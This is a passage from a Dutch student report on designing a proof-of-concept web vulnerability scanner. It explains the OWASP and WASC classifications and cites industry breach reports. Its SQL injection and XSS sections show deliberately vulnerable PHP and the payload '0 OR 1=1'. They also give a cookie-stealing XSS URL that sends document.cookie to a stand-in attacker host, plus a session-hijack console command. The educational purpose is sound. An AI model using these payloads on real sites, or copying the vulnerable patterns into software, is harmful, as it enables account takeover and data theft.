- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross Site Request Forgery Attacks
- A9 Using Components with Known Vulnerabilities Components
- A10 Underprotected API's

De definities kun je vinden in de bijlage OWASP top tien (Bijlage A).

OWASP heeft in detail beschreven "wat elke risico is, of je webapplicatie kwetsbaar is en hoe het te voorkomen is"? Dit informatie is cruciaal voor het ontwikkelen van een webapplicatie scanner want, het geeft een aan op welke risico's er minimaal gescand moeten worden. Het is net een criteria lijst voor een webapplicatie scanner. Nu is het een moeilijke taak om binnen de gekregen tijd al deze risico's te implementeren in de webapplicatie scanner die ik ga ontwikkelen. Omdat ik een Proof of Conecpt en daarom geen uitgebreide webapplicatie scanner hoef te ontwikkelen zal ik maar een selectie van de meest voorkomende risico's implementeren. Om deze selectie te kunnen maken zal ik kijken naar hoe vaak een risico voorkomt, hoe makkelijk het exploiteerbaar is, wat de impact is op applicatie niveau en business niveau en wat de moeilijkheidsgraad is voor het implementeren van het identificeren van de kwetsbaarheid binnen het softwaresysteem.

Risico	Vaak voorkomend	Exploiteerbaar	Impact software	Impact business	moeilijkheidsgraad
A1	Vaak	Makkelijk	Zeer Hoog	Zeer Hoog	Makkelijk
A2	Vaak	Gemiddeld	Hoog	Hoog	Gemiddeld
A3	Heel vaak	Makkelijk	Hoog	Hoog	Makkelijk
A4	Vaak	Makkelijk	Gemiddeld	Gemiddeld	Moeilijk
A5	Heel Vaak	Makkelijk	Gemiddeld	Hoog	Gemiddeld
A6	Niet Vaak	Moeilijk	Hoog	Hoog	Moeilijk
A7	Niet Vaak	Gemiddeld	Gemiddeld	Gemiddeld	Moeilijk
A8	Vaak	Makkelijk	Gemiddeld	Hoog	Makkelijk
A9	Niet Vaak	Gemiddeld	Gemiddeld	Gemiddeld	Moeilijk
A10	Niet Vaak	Gemiddeld	Gemiddeld	Gemiddeld	Moeilijk

Tabel 3.3 (OWASP detail pagina's van risico's, 2017)

In tabel 3.3 kun je aan de blauw gekleurde regels zien welke risico's ik heb gekozen om te implementeren in de Webapplicatie scanner. Dit heb ik gedaan op basis van hoe vaak het risico voorkomt, en kijkend naar de moeilijkheidsgraad van de implementatie ervan, en ook op basis van de tijd die ik heb gekregen voor dit project. Mijn selectie bestaat uit A1 injecties en A3 XSS. Deze zijn Vaak tot Heel Vaak voorkomend en zijn makkelijk tot gemiddeld implementeerbaar in het systeem. Wat ik ook heb opgemerkt is dat wanneer een Risico oftewel kwetsbaarheid makkelijk exploiteerbaar is, is de implementatie van het identificeren ervan ook makkelijk. Hier is een simpele reden voor, een webapplicatie scanner doet een poging om de kwetsbaarheid te exploiteren door een aanval te simuleren. Dit wordt in de meeste gevallen in een veilige test omgeving gedaan.

3.2.2 OWASP Selectie


A1 injectie

Software ontwikkelaars gebruiken SQL queries om een actie uit te voeren op de database, deze queries hebben in sommige gevallen input nodig van de eindgebruiker, zoals bij een inlog formulier. De gebruiker voorziet de SQL Query met de benodigde argumenten, zoals de gebruikersnaam en wachtwoord. De applicatie bouwt met deze argumenten de query op en laat het uitvoeren door de database. In figuur 3.1 staat een voorbeeld van een veel gebruikte select query voor het authentiseren van gebruiker. De globale $_POST[] variabelen zijn de argumenten die de eindgebruiker meegeeft als input aan de applicatie.

```
1  <?php
2
3    $query = "SELECT userId FROM user WHERE username = $_POST['username'] AND password = $_POST['password']";
```

FIGUUR 3.1

SQL injectie (SQLi) is een applicatie security kwetsbaarheid dat ervoor zorgt dat cybercriminelen controle krijgen over de database van de applicatie. De cybercrimineel kan toegang krijgen tot of het veranderen en verwijderen van data. Dit gebeurt wanneer de applicatie onverwachte SQL commando's opstuurt naar de server. De SQL injectie worden in de meeste gevallen via een web formulier of browserbalk ingevoerd als data. en als de server er niet in slaagt om het op de juiste wijze schoon te maken (sanitize) voor dat het de data toegevoegd wordt aan de SQL Query dan kan de aanvaller zijn eigen SQL commando's eraan voegen wat de database zal uitvoeren.



FIGUUR 3.2

Met SQL taal kan de applicatie met de database communiceren. Hiermee wordt er data opgevraagd, gewijzigd of verwijderd.

SQL Injectie gebeurt wanneer de applicatie faalt om de ingevoerde data, via het formulier, schoon te maken van de SQL Query. Een aanvaller kan special opgebouwde SQL commando's gebruiken die de database op verzoek van de applicatie laat

Voorbeelden van een SQL Injectie in PHP

Voor het uitvoeren van een SQL Injectie moet de database en applicatie aan twee criteria voldoen, een relationele database dat SQL gebruikt, en een applicatie waar de eindgebruiker de controle heeft over de input die mee wordt gegeven aan een SQL-query.

Ik zal in een case laten zien hoe een SQLi kwetsbaarheid tot stand komt.

Meer data teruggeven dan verwacht

In dit voorbeeld wilt de ontwikkelaar het accountnummer en balans tonen van de gebruiker die op dat moment is ingelogd. Om de gebruikersdata op te kunnen vragen wordt de gebruikers ID opgestuurd als argument.

```
1   <?php
2
3   $balansQuery = "SELECT accountNummer, balans FROM account WHERE account_id = " + $_POST['userId'];
4
5   $res = $this->db->query($sql);
6
7   if( !$res )
8       die( $this->db->error );
9
10  $data = $res->fetch_object();
11
12  while ($accountGegevens = $data->fetch_assoc()) {
13
14      echo 'Account Gegevens'.PHP_EOL;
15      echo 'Account Nummer:' . $accountGegevens['accountNummer'].PHP_EOL;
16      echo 'Balans:' . $accountGegevens['balans'].PHP_EOL;
17
18  }
```

FIGUUR 3.3

Onder normale omstandigheden zou de eindgebruiker met het ID 487 ingelogd zijn en zijn eigen accountgegevens hebben opgevraagd met de URL: https://onlinebankeren/balans?userId=487

De SQL-query die uitgevoerd zou worden zal dan zijn:

SELECT accountNummer, balans FROM account WHERE account_id = 487

Deze SQL-query zal door de database uitgevoerd worden en het accountnummer en balans van eindgebruiker 487 zal op de website getoond worden.

Exploiteren van kwetsbaarheid

Het exploiteren van dit voorbeeld is niet moeilijk, de aanvaller/hacker hoeft alleen maar te weten dat de input van de eindgebruikers niet schoon wordt gemaakt (sanitize) van verkeerde data. De globale variabele $_POST op regel 3 (figuur 3.3) wordt zonder voorzorgmaatregelingen er in geplaatst en uitgevoerd. Dit betekent dat de aanvaller/hacker SQL-injecties kan uitvoeren. Een veelgebruikte SQL-injectie is: 0 OR 1=1, wat resulteert naar de SQL query:

SELECT accountNummer, balans FROM account WHERE account_id = 0 OR 1=1

Als deze SQL-query wordt uitgevoerd dan zal het alle accountgegevens teruggeven die in de database opgeslagen staan. De aanvaller/hacker heeft nu het accountnummer en balansgegevens van alle gebruikers.


A3 XSS

Cross-site scripting (XSS) is een client-side code injection aanval waarin de aanvaller/hacker kwaadaardige scripts uitvoert op webapplicaties. XSS wordt uitvoert in verschillende programmeertalen, VBScript, ActiveX, maar de meest misbruikte programmeertaal is Javascript. De primaire reden hiervoor is omdat de meeste webbrowsers afhankelijk zijn van Javascript. XSS is één van de meeste voorkomende web kwetsbaarheden en doet zich voor als een webapplicatie gebruikt maakt van ongecodeerde en niet gevalideerde gebruikersinput in de output dat het genereerd.

```php
<?php
//HTML script met de JS function alert()
$script  = '<script>alert("script")</script>';
//print javascript en voert het uit
echo $script;
```

FIGUUR 3.4

Voor het verrichten van een XSS aanval moet de aanvaller/hacker een stukje javascript code plaatsen op de content pagina van een webapplicatie die de slachtoffer vervolgens bezoekt. De aanvaller/hacker moet ervoor zorgen de webbrowser van het slachtoffer de javascript code runt. De aanvaller/hacker kan dat op twee manieren doen, door social enginering technieken te gebruiken om het slachtoffer te overtuigen om de geïnfecteerde webpagina te bezoeken. Een ander manier is om een veel bezochte website, die gebruikers de functie geeft om zelf content te plaatsen zoals opmerkingen(comments), te infecteren met een XSS-injectie doormiddel van het plaatsen van een opmerking. De aanvaller/hacker hoeft alleen nog maar te wachten totdat de niets vermoedende gebruikers de website bezoeken. In figuur 3.4 wordt een voorbeeld gegeven hoe een HTML-script wordt uitgeprint op een webpagina.



FIGUUR 3.5

In figuur 3.5 wordt de uitvoering van een simpele maar effectieve XSS-aanval geïllustreerd. Er moet nog wel wat meer voor- en nawerk verricht worden om het rendabel te maken. De zeven stappen die ondernomen moeten worden zijn:

1. De aanvaller/hacker injecteert een kwaadaardige javascript code op de websites reactie pagina.
2. De server verwerkt de reactie en slaat het op in de database.
3. De gebruiker bezoek dezelfde reactie pagina via zijn webbrowser en maakt zichzelf hierdoor slachtoffer van de hacker.
4. De webbrowser doet een aanvraag voor de webpagina op verzoek van de gebruiker.
5. De server geeft de webpagina met alle reactie plus de reactie van de hacker terug aan de webbrowser.
6. De webbrowser runt de javascript code die het op de webpagina heeft gevonden.
7. De webbrowser stuurt de data van de niets vermoedende gebruiker naar de hacker.

Voorbeeld van een XSS-aanval

De anatomie van een XSS-aanval bestaat uit een webapplicatie waarop ongecodeerde en niet gevalideerde gebruikers input geplaats kan worden en een webbrowser die het de programmeertaal javascript kan interpreteren en runnen.

Ik zal zoals bij de SQLi een case aantonen hoe schadelijk XSS kan zijn voor gebruikers. In deze case zal de hacker een cookie stelen met waardevolle data.

Simpele cookie steler

In dit voorbeeld wordt er een XSS-aanval via de adresbalk uitgevoerd. De website vraagt om de gebruikersnaam (username) van een gebruiker zodat het op de website kan worden uitgeprint als hyperlink. De gebruiker is ingelogd met zijn account en maakt gebruik van een sessie ID. Deze sessie ID's worden door de browser opgeslagen in een cookie bestand dat op de lokale systeem van het slachtoffer wordt geplaatst.

```php
<?php

$username = $_GET['username'];

echo 'Hi ' . '<a href="http://localhost:7000/index.php?username='.$username.'">'.$username.'!</a>';
```

FIGUUR 3.6

URL
www.voorbeeld-xss.nl?username=Tom

Output:
Hi Tom!

In dit scenario weet de hacker dat de website kwetsbaar is tegen XSS aanvallen. De hacker bouwt een URL op die hij door de slachtoffer laat uitvoeren. De URL bestaat uit vier delen:

URL
http://www.voorbeeld-xss.nl?username=<script>location.href='http://www.hacker-website.com/logcookie.php?cookie='+document.cookie;</script>

Structuur van URL

1. URL plus de query username van de website.
2. HTML script element met de javascript Windows.location.href[1] functie.
3. de URL van de hackers website met als query cookie en als waarde het cookie van het slachtoffer.

Exploiteren van kwetsbaarheid

Voorwaarden

Voor de werking van deze XSS-aanval is het nodig dat de gebruiker is ingelogd, want anders is er geen sessie id gegenereerd en dus ook geen kwetsbaarheid om te exploiteren. Dit betekend dat de website enkel kwetsbaar wordt als er gebruikers ingelogd zijn.

De exploitatie kan op elke website gebeuren waar gebruikerscontent gepubliceerd kan worden. Een ander manier is om de selectie van slachtoffers een email te sturen met de link, het liefst verbogen in een klikbare afbeelding zoals een advertentie of een uitnodigende hyperlink.


http://www.voorbeeld-xss.nl?username=<script>location.href='http://www.hacker-website.com/logcookie.php?cookie='+document.cookie;</script>

FIGUUR 3.7

Zodra de niets vermoedende gebruiker erop klikt wordt de sessie ID weggeschreven naar een tekstbestand op het systeem van de hacker. De verzamelde sessie ID's kan de hacker vervolgens gebruiken om toegang te krijgen tot de accounts van de slachtoffers. De hacker doet dit door zijn eigen sessie ID te veranderen in die van zijn slachtoffer.

Cookies veranderen in Chrome

Met de Console van Chrome kun je in Javascript de cookies veranderen van waarden.



Javascript commando

```
document.cookie="PHPSESSID= 3sq0eglfrjpqiqemu3k27t5r82"
```

Bij het uitvoeren van deze commando kan de hacker zich nu probleemloos voordoen als andere gebruikers.

[diagram]

3.2.3 WASC

De Web Application Security Consortium heeft als hoofddoel om standaarden te produceren voor web security. Zij en hun community zetten projecten op om dit doel te bereiken. Zoals eerder vermeld zijn er twee projecten relevant voor mijn onderzoek:

Project
WASC Threat Classification
Web Application Security Scanner Evaluation Criteria

Het doel van het project WASC Threat Classification (bedreiging classificering) is om threats (bedreigingen) voor webapplicaties te classificeren. WASC deelt de dreigingen op in twee klassen/types: Aanvallen en weaknesses (kwetsbaarheden). Een lijst van de Threat Classes (bedreiging klasses) is te vinden op de website van WASC (wasc, bronnenlijst). Elke dreiging heeft een WASC ID waarmee deze geïdentificeerd kan worden en een detail pagina waar er een definitie wordt gegeven van de threat en voorbeelden. WASC gebruikt andere termen om threats beschrijven dan OWASP, bij OWASP zijn alle threats vulnerabilities (kwetsbaarheden).

Deze lijst zoals de “OWASP top 10 lijst” zal ik gebruiken in mijn software applicatie om kwetsbaarheden en aanvallen te kunnen identificeren en definiëren en zal dus in de datastructuur van mijn database model opgenomen worden. Niet alle aanvallen of kwetsbaarheden zijn die opgenomen zijn hebben een directe betrekking op de webapplicatie. Een aanval zoals Denial of Service (WASC-10) is een objectieve aanval op de server en niet de webapplicatie. Je zal een aantal threats tegenkomen die al in de OWASP deel zijn behandeld. Voor het Proof of Concept zal ik een aantal aanvallen van de WACS lijst met definitie opnemen in de webapplicatie. Deze zal ik in de tabel markeren.

De geïdentificeerde en gedefinieerde aanvallen en kwetsbaarheden zijn:

WACS ID	Threats type	Threat
WASC-42	Aanvallen	Abuse of functionality
WASC-11	Aanvallen	Brute Force
WASC-19	Aanvallen	SQL Injection
WASC-12	Aanvallen	Content Spoofing
WASC-18	Aanvallen	Credential/Session Predicition
WASC-8	Aanvallen	Cross-Site Scripting
WASC-9	Aanvallen	Cross-Site Request Forgery
WAC-10	Aanvallen	Denial of Service
WASC-15	Weaknesses	Application Misconfiguration
WASC-16	Weaknesses	Insecure Indexing
WASC-13	Weaknesses	Information Leakage
WASC-01	Weaknesses	Insufficient Authentication
WACS-02	Weaknesses	Insufficient Athorization
WASC-14	Weaknesses	Server Misconfiguration

Tabel 3.4

WASSEC

Het doel dat WASC wilt bereiken met de Web Application Security Scanner Evaluation Criteria is een set van guidelines te definiëren voor het evalueren van webapplicatie scanners. Hiermee willen zij, de organisatie, security professionals begeleiden bij het evalueren van webapplicaties. Met de WASSEC worden een aantal kenmerken van een webapplicatie scanner geëvalueerd zoals het identificeren van kwetsbaarheden en de effectiviteit van de webapplicatie test. De WASSEC behandeld een variatie van componenten die deel uitmaken van een webapplicatie scanner zoals: de crawler/spider, parser(data verwerker), sessie manager, testing vaardigheid en het component dat het rapport genereerd.

Nu zal ik ook na het ontwikkelen van mijn Proof of Concept dit document gebruiken om op de correcte wijze een webapplicatie te evalueren, maar waar ik dit document primaire voor ga gebruiken is een requirement document waarin ik beschrijf aan welke eisen de Proof of Concept van de webapplicatie scanner moet voldoen.

Het document behandeld alle onderwerpen die nodig zijn bij het uitvoeren en evalueren van een webapplicatie scan. Het laat zien waar een webapplicatie scanner aan moet voldoen en het op een effectieve manier gebruikt kan worden. De categorieën die behandeld worden in dit document zijn:

Type	Categorie	Beschrijving
Proces	Protocol	Voor het testen van webapplicaties zal de scanner de communicatie protocollen moeten ondersteunen die gebruikelijk zijn.
Proces	Authenticatie	De ondersteuning van authenticatie voor het testen van webapplicaties.
Proces	Sessie management	Tijdens een scan is het belangrijk dat er een sessie onderhoudt wordt.
Component/tool	Spider/Crawler	Crawling is een actie die uitgevoerd wordt bij het parsen van een webpagina. Hyperlinks worden verwerkt door de crawler.
Proces	Parsing(HTML verwerking)	Vooraf van het scanproces is het nodig om een de website te verwerken, dit proces wordt door de webcrawler/spider gedaan.
Component/tool	Scanner/Tester	Het testen van website op kwetsbaarheden is de kernfunctie van een webapplicatie scanner.
Component/tool	Commando's en controle	De commando's waarmee de webapplicatie scanner wordt aangestuurd. Interactie tussen eindgebruiker en applicatie.
Component/tool	Rapporteren	Het genereren van rapporten op basis van de gevonden kwetsbaarheden. De resultaten kunnen dan buiten de interface van de applicatie bekeken worden.

Tabel 3.5

In tabel 3.5 wordt een praktisch overzicht gegeven van waar een webapplicatie scanner uit bestaat en aan moet voldoen. Sommige van deze componenten en processen zitten in elkaar verweven zoals de Protocol, Authenticatie, Sessie management, parsing (HTML verwerking) deel uitmaken van de Spider/Crawler. De kern componenten van een webapplicatie scanner bestaan dus uit een GUI of CLI-interface, Crawler/Spider, Tester/Scanner, Rapport generator. Al deze componenten en processen zullen deel uitmaken van de Proof of Concept die ik in dit project zal ontwikkelen.

Conclusie

In het eerste deel van dit deelonderzoek heb ik gekeken naar welke kwetsbaarheden zich voor kunnen doen op een webapplicatie. Hierbij heb ik twee documenten bestudeerd, de OWASP top 10 lijst en de WASC Threat Classification. Na het bestuderen en analyseren van de informatie ben ik tot de conclusie gekomen om mij te richten op twee kwetsbaarheden die veelvoorkomende zijn en relatief makkelijk te detecteren zijn. Mijn selectie van kwetsbaarheden bevat de (A1/WACS-19) SQL injectie en (A3/WASC-8) Cross-site scripting. Voor het bewijzen dat mijn Proof of Concept werkt behoren deze twee kwetsbaarheden minimaal bij het testproces (Tabel 3.5, Testing) van de webapplicatie scanner. Het zijn kwetsbaarheden die vaak door hackers geëxploiteerd worden en hoge schade kunnen richten aan een bedrijf die afhankelijk is van een webapplicatie. Ook zijn deze twee kwetsbaarheden relatief makkelijk te implementeren. In het tweede deel van het deelonderzoek heb ik het WASC Web Application Security Scanner Evaluation Criteria document praktisch gebruikt om een algemeen web application scanner te ontleden zodat ik een overzicht kon maken van de componenten en processen waaruit het systeem in kwestie bestaat. Ik kan concluderen dat ik deze lijst (Tabel 3.5) zal gebruiken als referentie tijdens het maken van mijn requirement lijst oftewel MoSCoW.

3.3 Rapporten Online Webshops

3.3.1 Inleiding


In dit deel zal ik een aantal rapporten behandelen die schreven hebben over web security in de voorgaande jaren. Het doel van dit deelhoofdstuk is om de lezer te informeren over de toestand waar de web applicaties in verkeren op gebied van web security. Vragen als welke industrie is het meest gedupeerd? En welke risico's lopen ondernemers bij het oprichten van een webshop met een CMS? Er zijn een aantal grote bedrijven die ieder jaar een rapport publiceren, deze bedrijven analyseren in het rapport de bedreigingen en risico's waar de web applicaties voor open staan en nemen een kijk naar interessante gebeurtenissen waarbij grote ondernemingen slachtoffer zijn geworden van cyber aanvallen.

De drie bedrijven zijn:

- IBM Security
- Symantec
- Sucuri

3.3.2 IBM Security 2016

De securityafdeling van IBM heeft in 2016 de rapport X-Force Threat Intelligence Report gepubliceerd waarin verschillende onderwerpen worden besproken op gebied van Cyber Security. Het rapport van 2017 is nog niet publiekelijk gepubliceerd. Er wordt teruggekeken naar het jaar 2015, een zeer actieve jaar voor cybercriminelen. Er wordt vermeld dat cybercriminelen het gemunt hebben op grotere doelwitten en dat zij niet meer zo zeer bezig zijn met het stelen van emails en wachtwoorden, hoewel dit nog zeker in grote schaal gebeurt, maar door de vraag naar waardevollere data doelwitten hebben als patiëntgegevens van gezondheidsinstituten en andere overheidsinstanties. Een voorbeeld hiervan is een incident in de zorg sector waarbij hackers gevoelige data hebben gestolen van 55 zorgverzekeraars. Het gaat om de persoonlijke gegevens van 110 miljoen klanten [Motherboard, 2015]. In een ander rapport van IBM genaamd *Cost of Data Breach Study* wordt vermeld dat de totale kosten van de data breaches over 2015 geschat wordt op $3.70 miljoen dollar. In 2014 stond de teller op $3,52 miljoen dit betekent dat er een stijging was van 7%. Er wordt verwacht dat er in de jaren die erop volgen de kosten alleen maar zullen toenemen.



GRAFIEK 3.2.1 – MEEST GEDUPEERDE INDUSTRIEËN

In Grafiek 3.4.1 wordt er geïllustreerd welke industrieën het meest gedupeerd worden door aanvallen en wat de meeste voorkomende aanval types waren in 2015.

Voor mij zijn de cijfers over SQL injecties en misconfiguraties het meest interessant want deze twee komen voor in het OWASP top 10 lijst die ik in dit document uitgebreid behandel en die veel invloed heeft op het ontwerpen van mijn security web scanner. Ook interessant is dat verre weg de meest aangevallen industrie de computer service is, met 30.2%. Onder deze industrie valt natuurlijk website en webservers en dit onderstreept weer eens dat web security scanners zeker een belangrijke rol hebben in het veilig maken van de wereld wijde web.

3.3.3 SYMANTEC RAPPORT 2017

In april 2017 bracht Symantic de Internet Security Threat Report uit. Symantic behandelt een variatie van onderwerpen in de kader Internet Security. Onderwerpen als Ransomware, phishing, IoT en nog veel meer. Voor mijn onderzoek zijn de onderwerpen Big numbers en Web attacks interessant. Ik zal deze twee onderwerpen toelichten met als doel een indruk te geven over hoe de cybercriminaliteit zich heeft ontwikkeld in de afgelopen jaren.

Big Numbers

Het hoofdstuk Big numbers laat ons in getallen en illustraties zien wat er in de afgelopen jaren is gebeurd op gebied van cybercriminaliteit. Symantic heeft in het rapport gepubliceerd dat er in totaal 3943 breaches (schendingen) waren gepleegd door cybercriminelen. Een breach is een vorm van een cyberaanval op een website die in het bezit is van privacy gevoelige data. Het doel is om die data te stelen. DataBreachToday een nieuws website die artikelen over cyber security publiceert heeft op 24 mei een artikel gepubliceerd over de data breach op Target in 2013. De breach zorgde ervoor dat de pinpas informatie van 41 miljoen klanten werden uitgelekt. Target heeft ingestemd om 18.5 miljoen aan schadevergoeding te betalen [databreachtoday, Target, 24 mei 2017]. Dit was een zijsprong naar nieuws artikel, maar het lijnt wel uit hoeveel schade een cyberaanval kan toe richten.

Een breach is een serieuze zaak omdat het gaat om privacygevoelige data waar criminelen misbruikt van kunnen maken. Neem als voorbeeld identiteitsfraude, een veelvoorkomende criminele activiteit op de wereldwijde web. In 2014 zijn er circa 1.2 miljard identiteiten uitgelekt, in 2015 564 miljoen en in 2016 1.1 miljard. [Symantic/Breaches, 2017, p10].




FIGURE 3.3.1 SYMANTEC RAPPORT 2017

Web in cijfers

Symantec heeft in het kader van web gepubliceerd dat in de afgelopen drie jaren meer dan 70% van alle scande websites kwetsbaarheden bevat waarvan 9 á 20 procent zorgwekkend is. Symantec heeft een aantal belangrijke bevindingen gemaakt die een aantal zaken boven water halen.

Voor ik begin aan de bevindingen is het van belang dat de lezer met de term Exploit Kit bekend wordt.

1) Web aanvallen, dit is een vorm van cyberaanvallen, zijn met 32% gedaald over de afgelopen jaar maar wat dit niet betekent is dat het geen groot probleem meer is. Gemiddeld werden er in 2016 iedere dag ongeveer 229,000 web aanvallen ontdekt.

2) Exploit kits waren tot 2015 het meeste populairste manier om aanvallen te verrichten op website. Maar in 2016 is het aantal aanvallen via EK gedaald met 60% en krijgt aanvallen via de email de voorkeur. Dit betekent echter niet dat aanvallen op websites gedaald zijn, cybercriminelen gebruiken simpel weg een ander methode om de aanvallen te verrichten.

3) Van alle Exploit Kits is RIG de meest populaire en was verantwoordelijk voor 35% van alle webaanvallen in 2016. Ransom.Cerber, een ransomware malware, werd voornamelijk door RIG gedistribueerd.

